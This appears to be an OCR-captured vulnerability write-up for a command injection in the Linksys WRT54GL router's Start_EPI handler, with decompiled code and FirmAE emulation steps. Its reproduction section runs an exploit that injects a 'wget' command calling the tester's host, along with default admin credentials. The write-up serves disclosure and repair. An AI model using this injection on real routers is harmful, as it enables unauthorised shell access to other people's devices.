
Vulnerability Description

There is a command injection vulnerability in the Linksys WRT54GL router with firmware version 4.30.18.006. If an attacker gains web management privileges, they can inject commands into the post request parameters wl_ant, wl_rate, WL_atten_ctl, ttcp_num, ttcp_size in the httpd's Start_EPI() function, thereby gaining shell privileges.

Code Analysis

In the function Start_EPI, the parameter "param_1" is the wl_ssid parameter in the request, while the wl_ant, wl_rate, WL_atten_ctl, ttcp_num, ttcp_size parameters also have command injection vulnerabilities.




```
undefined8 Start_EPI (void *param_1)

{
  int iVar1;
  undefined *puVar2;
  undefined *puVar3;
  FILE *__stream;
  longlong lVar4;
  longlong lVar5;
  longlong lVar6;
  longlong lVar7;
  char acStack_120 [276];
  undefined4 local_c;

  local_c = 0x1000dd50;
  iVar1 = memcmp(param_1,&DAT_00485f4,2);
  if (iVar1 == 0) {
    lVar4 = get_cgi("wl_ant");
    lVar5 = get_cgi("wl_rate");
    puVar2 = (undefined *)get_cgi("ttcp_num");
    if (puVar2 == (undefined *)0x0) {
      puVar2 = &DAT_00485574;
    }
    lVar6 = get_cgi("ttcp_ip");
    puVar3 = (undefined *)get_cgi("ttcp_size");
    if (puVar3 == (undefined *)0x0) {
      puVar3 = &DAT_00485590;
    }
    lVar7 = validate_xss(puVar2);
    if ((((lVar7 != 0) && (lVar7 = validate_xss(lVar6), lVar7 != 0)) &&
       (lVar7 = validate_xss(puVar3), lVar7 != 0)) {
      if (lVar4 != 0) {
        sprintf(acStack_120,"wl antdiv %s",lVar4);
        FUN_00443150(acStack_120);
        sprintf(acStack_120,"wl txant %s",lVar4);
        FUN_00443150(acStack_120);
      }
      if (lVar5 != 0) {
        sprintf(acStack_120,"wl rate %s",lVar5);
        FUN_00443150(acStack_120);
      }
      if (lVar6 == 0) {
```

Following the FUN_0044315 function, it was found that the system() function is called.




```
int FUN_00443150(undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4)

{
  FILE *__stream;
  int iVar1;
  undefined4 uVar2;

  uVar2 = 0x1000dd50;
  __stream = fopen("/dev/console","w");
  if (__stream != (FILE *)0x0) {
    fprintf(__stream,"cmd: [%s]\n",param_1,param_4,uVar2);
    fclose(__stream);
  }
  iVar1 = system((char *)param_1);
  return iVar1;
}
```

Environment setup

https://www.linksys.com/support-article?articleNum=187888



WRT54GL Downloads

The hardware version is located beside or beneath the model number and is labeled version, ver. or V. If there is no version number beside the model number on your Linksys prod
trouble finding your version number, see the complete article to learn more.
Select your hardware version:

Version 1.1

Firmware (EMEA Only)

Ver.4.30.18 (build 6)
Latest Date: 01/22/2016
Download 3.4 MB


Release Notes

Version 1.0

NOTE: After downloading the firmware, you need to load the file to your router to improve its functionality. For instructions on how to update the firmware of your Linksys router using the

Set up the router environment through FirmAE.


Refer to https://www.anquanke.com/post/id/288053 for instructions.



```
root@ubuntu:/FirmAE# ./run.sh -d Linksys /tmp/FW_WRT54GL_4.30.18.006_ETSI_20160108.bin
[*] /tmp/FW_WRT54GL_4.30.18.006_ETSI_20160108.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.45.5 (07-Jan-2020)
rm: can't remove '/dev/gpio': No such file or directory
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!

[IID] 11
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap11_0...
Set 'tap11_0' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap11_1...
Set 'tap11_1' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 3.156591871 4.238467905
[*] firmware - FW_WRT54GL_4.30.18.006_ETSI_20160108
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[-] failed to connect netcat
----------------------------
|       FirmAE Debugger      |
----------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
```

Finished



192.168.1.1

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


Username: admin

Password: •••••

Session Failure.
Please log in again.

Vulnerability reproduction

E2000　user：admin，password：admin



192.168.1.1


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Username: admin

Password: •••••

Session Failure.
Please log in again.


Obtain session ID after login



192.168.1.1/index.asp?session_id=790bf3a83fbc0073d79c0d047c8fbb68


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Run exp



```
root@ubuntu:/tmp# python3 ./Exp.py
start !!!
Enter Target IP : 192.168.1.1
Enter session_id : 790bf3a83fbc0073d79c0d047c8fbb68
Enter you want cmd : wget http://192.168.1.2:88/RCE
root@ubuntu:/tmp#
```

Command injection successfully demonstrated.



```
root@ubuntu:/home/pwn# python3 -m http.server 88 -bind 192.168.1.2
usage: server.py [-h] [--cgi] [--bind ADDRESS] [--directory DIRECTORY] [por
server.py: error: unrecognized arguments: 192.168.1.2
root@ubuntu:/home/pwn# python3 -m http.server 88 --bind 192.168.1.2
Serving HTTP on 192.168.1.2 port 88 (http://192.168.1.2:88/) ...
192.168.1.1 - - [20/Apr/2023 14:23:36] code 404, message File not found
192.168.1.1 - - [20/Apr/2023 14:23:36] "GET /RCE HTTP/1.1" 404 -
```

Vulnerability Fix

Filter the characters ` $; | & from the parameters wl_ant, wl_rate, WL_atten_ctl, ttcp_num, ttcp_size.